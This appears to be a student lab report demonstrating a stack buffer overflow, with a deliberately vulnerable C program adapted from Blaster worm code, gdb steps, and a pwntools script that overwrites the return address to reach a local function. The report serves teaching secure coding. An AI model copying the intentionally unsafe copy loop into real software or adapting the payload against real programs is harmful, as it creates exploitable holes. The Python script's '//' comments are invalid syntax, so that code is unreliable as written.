Simulating Stack Buffer Overflow Attack by Redirecting Instruction Pointer

Jiwon Hwang *Cybersecurity*
University of Maryland, College Park
jhwang97@umd.edu

I. Introduction

A. Running Environment

- System A
  - OS: Ubuntu 24.04.1 LTS
  - Architecture: x86_64 (64-bit)
  - Compiler: gcc v13.2.0
  - Debugger: gdb v15.0.50
  - Extension: pwndbg v2024.08.29
  - Python: 3.12.3

B. Background

Buffer overflow vulnerabilities represent one of the most critical security threats in software systems. These vulnerabilities occur when a program writes more data to a buffer than it can hold, potentially overwriting adjacent memory locations. When exploited in stack-based buffers, attackers can overwrite return addresses and redirect program execution to malicious code.

The W32.Blaster.Worm, which infected over eight million Windows systems in 2003, exploited such vulnerabilities to propagate across networks. This worm demonstrated the severe real-world impact of buffer overflow attacks and highlighted the importance of secure coding practices.

C. Purpose

The purpose of this report is to achieve better understanding of secure coding by exploring stack-based buffer overflow attacks:

- **Buffer Overflow Analysis:** Due to limited memory space and improper bounds checking, programming without awareness of buffer limits can cause serious security vulnerabilities. This experiment demonstrates how unchecked input can corrupt stack memory.
- **Control Flow Hijacking:** Once overflow occurs, memory will be filled with attacker-controlled data, which can lead to unintended program behavior. By redirecting the instruction pointer to another address, we demonstrate how attackers can gain control of program execution flow.

II. Methodology

The given code (Appendices A) is derived from W32.Blaster.Worm, which infected millions of Windows systems through buffer overflow exploitation.

A. Code Adaptation for Current System (See Appendices B)

Since the original code was designed for Windows-based systems, we adapted it for the current Linux environment by replacing Windows-specific variables and functions with POSIX equivalents.

The program consists of four main components:

- **void hacked_function():** Target function to be called through return address manipulation. This function displays a message indicating successful exploitation.
- **void GetMachineName():** Originally designed to return the hostname, but implemented as a vulnerable function that allows buffer overflow due to the use of unsafe `strcpy()` function.
- **void GetServerPath():** Originally used to retrieve server path information, but serves as an intermediate function that calls the vulnerable `GetMachineName()` function.
- **int main():** Entry point that processes command-line arguments and initiates the vulnerable code path.

B. Compilation and Execution

1) **Compile with Disabled Security Features:**

```
gcc -fno-stack-protector -z
  execstack -o GetServerPath
  GetServerPath.c
```

The compilation flags disable modern protection mechanisms:

- `-fno-stack-protector`: Disables stack canaries
- `-z execstack`: Makes the stack executable

2) **Program Execution:**

a) **Case 1 - Normal Operation:**

```
./GetServerPath AAAAA
```

b) **Case 2 - Buffer Overflow:**

```
./GetServerPath AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

C. Debugging and Analysis

```
gdb ./GetServerPath
pwndbg> disassemble main
pwndbg> b main
pwndbg> run AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
pwndbg> info registers
```

D. Return Address Manipulation

- **Identify Target Function Address:**

```
pwndbg> p hacked_function
```

- **Craft Exploit Payload (See Appendices C):** To efficiently test various input combinations, a Python script generates the exploit payload with precise control over buffer content and return address overwrite.

```
run $(python3 input.py)
```

III. Results

A. Execution Results for Each Test Case (See Figure 1)

- **Case 1 - Normal Operation:** Program executed normally and returned to main function without issues.
- **Case 2 - Buffer Overflow:** Segmentation fault occurred due to stack corruption and invalid memory access.

B. Debugging Analysis (See Figure 2)

The debugging session revealed that the address of `hacked_function` was `0x555555555169`. This address, when represented in little-endian format and interpreted as ASCII characters, corresponds to the payload pattern used in the exploit.

C. Exploitation Results

Although modern system protections prevented complete exploitation in the testing environment, the debugging process clearly demonstrated successful:

- **Memory Corruption:** Buffer overflow successfully overwrote adjacent stack memory locations
- **Return Address Overwrite:** The original return address was replaced with the address of `hacked_function`
- **Control Flow Redirection:** Program execution was redirected to the unintended function, demonstrating successful hijacking of the instruction pointer

D. Visual Evidence

Figure 1. Execution Results of Test Cases in System A



Figure 2. Debugging Analysis of Buffer Overflow Case



Figure 3. Return Address Hijacking Demonstration



Figure 4. Analysis of Debugging Results Showing Stack Corruption

IV. Discussion

The debugging results clearly demonstrate successful stack-based buffer overflow exploitation, as evidenced by the injection of a malicious return address that redirects program execution to `hacked_function` (See Figure 4).

A. Buffer Overflow Mechanism

The vulnerability stems from the use of `strcpy()` function in `GetMachineName()`, which does not perform bounds checking. When provided with input exceeding the buffer size, the function continues writing beyond the allocated memory space, corrupting adjacent stack locations including the saved base pointer and return address.

B. Stack Corruption Analysis

- The buffer was overflowed with the payload containing repeated 'A' characters followed by the target function address.
- The RBP register examination showed corruption with our payload pattern, confirming that the input successfully overflowed into the saved base pointer and return address regions on the stack.
- When the `GetMachineName` function attempted to return using the corrupted stack, the instruction pointer (RIP) was set to the address of `hacked_function` instead of the legitimate return address.

C. Control Flow Hijacking

- After the return from `GetMachineName`, the corrupted return address caused the program to begin executing instructions at the `hacked_function` address.
- This demonstrates successful control flow hijacking, where an attacker can redirect program execution to arbitrary code locations.
- In a real-world scenario, instead of calling a benign function, attackers could redirect execution to shellcode or other malicious payloads.

D. Security Implications

This experiment highlights several critical security considerations:

- **Input Validation:** The absence of proper input length validation enabled the overflow
- **Unsafe Functions:** Use of `strcpy()` and similar functions without bounds checking creates exploitable vulnerabilities
- **Defense Mechanisms:** Modern protections like stack canaries, ASLR, and DEP significantly complicate exploitation attempts

V. Conclusion

This experiment successfully demonstrates the mechanics and dangers of stack-based buffer overflow attacks. Programming without proper understanding of memory management and input validation can lead to severe security vulnerabilities that allow attackers to completely compromise system integrity.

The W32.Blaster.Worm case study illustrates the real-world impact of such vulnerabilities, emphasizing the critical importance of secure coding practices. Key lessons include:

- Always validate input lengths before copying to fixed-size buffers
- Use safe string handling functions like `strncpy()`, `strlcpy()`, or modern alternatives
- Implement multiple layers of defense including compiler-based protections and runtime checks
- Regular security audits and code reviews can identify potential vulnerabilities before deployment

As demonstrated through this controlled experiment, buffer overflow vulnerabilities remain a significant threat that requires continued vigilance and proper defensive programming techniques.

VI. Appendices

A. W32BlasterWorm.c

```
HRESULT GetServerPath(
WCHAR *pwszPath, WCHAR **pwszServerPath ) {
    WCHAR *pwszFinalPath = pwszPath;
WCHAR
wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN+1];
      hr = GetMachineName(pwszPath,
    wszMachineName); *pwszServerPath =
    pwszFinalPath;
}
HRESULT GetMachineName(
```

```
WCHAR *pwszPath,
WCHAR wszMachineName[
    MAX_COMPUTERNAME_LENGTH_FQDN+1]) {
pwszServerName = wszMachineName; LPWSTR
    pwszTemp = pwszPath + 2; while ( *pwszTemp
    != L'\\' )
*pwszServerName++ = *pwszTemp++; ...
}
```

B. GetServerPath.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

// Function to be called when the overflow is
    successful
void hacked_function() {
    printf("You've been hacked!\n");
}

// Vulnerable function that allows buffer
    overflow
void GetMachineName(char *Path, char
    MachineName[50]) {
    char *ServerName = MachineName;
    char *Temp = Path + 2;  // Skips the first
        two characters of the path

    // Vulnerable loop that copies too many
        characters into a small buffer
    while (*Temp != '\\' && *Temp != '\0') {
        *ServerName++ = *Temp++;
    }
    *ServerName = '\0';  // Null-terminate the
        string
}

// Function that indirectly calls the
    vulnerable function
void GetServerPath(char *Path, char **
    ServerPath) {
    char *FinalPath = Path;
    char MachineName[50];  // Vulnerable buffer
         size

    GetMachineName(Path, MachineName);  // Call
         the vulnerable function

    *ServerPath = FinalPath;
}

int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Usage: %s <input>\n", argv[0]);
        return 1;
    }

    char *serverPath;
    GetServerPath(argv[1], &serverPath);  //
        Call the vulnerable function

    printf("Returned to main normally.\n");
    return 0;
}
```

C. input.py

```
from pwn import *

//offset to fill payload with exactly needed
    amount
offset = 72
payload = b'A' * offset

//address to redirect(found by `p
    hacked_function`)
hacked_function_address=0x555555555169
target_address = p64(hacked_function_address)

//fill payload with offset and target address
payload += target_address

print(payload)
```

REFERENCES